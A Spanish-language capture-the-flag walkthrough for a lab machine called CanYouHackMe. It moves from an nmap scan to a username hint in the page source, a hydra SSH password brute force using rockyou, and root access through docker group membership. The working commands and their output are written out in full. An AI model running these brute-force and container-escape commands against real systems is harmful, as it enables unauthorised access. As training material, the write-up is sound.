


CANYOUHACKME




Ejecutamos nmap y nos detecta el puerto 22 y 80 abiertos.

```
$ sudo ../../obtain_data.sh 192.168.16.15
[sudo] password for kali:
Valid IP address: 192.168.16.15
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.15
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 18:17 CET
Nmap scan report for 192.168.16.15
Host is up (0.00046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 a8:da:3d:7d:c8:cd:c7:69:ce:ed:13:fa:de:b9:96:50 (ECDSA)
|_  256 03:24:b9:cc:0b:c2:15:09:db:73:9b:b5:24:d5:41:ca (ED25519)
80/tcp    open  http      Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://canyouhackme.thl
MAC Address: 08:00:27:6E:63:B9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.46 ms  192.168.16.15
```

En el puerto 80 tenemos una única página donde mirar.



Que si accedemos al código fuente de la página tenemos la pista del usuario.

```
5 canvas.width = window.innerWidth;  
6 canvas.height = window.innerHeight;  
7 /* Hola juan, te he dejado un correo importate, cuando puedas, leelo */  
8 const fontSize = 16;  
9 const columns = Math.floor(canvas.width / fontSize);  
0 const drops = Array(columns).fill(0);
```

Si hacemos una fuerza bruta al puerto ssh con el usuario obtenido obtenemos la credencial.

```
[ATTEMPT] target 192.168.16.15 - login "juan" - pass "matrix" - 610 of 14344405 [child 0] (  
[ATTEMPT] target 192.168.16.15 - login "juan" - pass "isabella" - 611 of 14344405 [child 2] (  
[ATTEMPT] target 192.168.16.15 - login "juan" - pass "tennis" - 612 of 14344405 [child 1] (  
[22][ssh] host: 192.168.16.15 login: juan password: matrix  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 6 final worker threads did not complete until end.  
[ERROR] 6 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-02 18:40:03  
VBox_GAs_...  
(kali㉿kali)-[~/CTFs/canyouhackme]  
$ hydra -l juan -P /usr/share/wordlists/rockyou.txt 192.168.16.15 ssh -V
```

Nada más acceder ya nos saldrá la primera flag.

```
juan@TheHackersLabs-CanYouHackMe:~$ ls  
snap
```

En el directorio de juan vemos que tiene historial de comandos.

```
juan@TheHackersLabs-CanYouHackMe:~$ cat .bash_history  
rm .bash_history  
cd /var/mail  
ls  
clear  
cat para\ juan.txt  
cat para\ root.txt  
clear  
docker run -it -v /:/mnt alpine  
docker rm -f flamboyant_mclaren  
docker rmi alpine  
clear  
docker run -it -v /:/mnt alpine  
clear  
su  
exit
```

Vemos que el usuario lanzó un contenedor docker y revisando los grupos a los que pertenece vemos que se encuentra en el grupo de docker. Es por ello que ejecutamos un nuevo contenedor desde raíz con privilegios de root.

```
juan@TheHackersLabs-CanYouHackMe:~$ id
uid=1001(juan) gid=1001(juan) groups=1001(juan),100(users),1002(docker)
juan@TheHackersLabs-CanYouHackMe:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
```

Por último, obtenemos la bandera de root.

```
# cd /root
# ls
root.txt  snap
# cat root.txt
#
```